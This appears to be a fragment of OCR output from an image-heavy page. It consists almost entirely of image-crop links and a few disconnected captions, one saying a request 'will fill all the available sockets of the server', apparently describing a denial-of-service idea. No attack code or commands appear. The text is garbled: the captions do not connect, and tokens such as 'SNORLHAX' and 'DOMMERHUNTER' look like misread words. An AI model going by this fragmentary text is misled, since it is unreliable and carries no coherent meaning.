
REQ 3





WILL FILL ALL THE AVAILABLE SOCKETS OF THE SERVER
















404
Not found.
quickme


SNORLHAX



DOMMERHUNTER



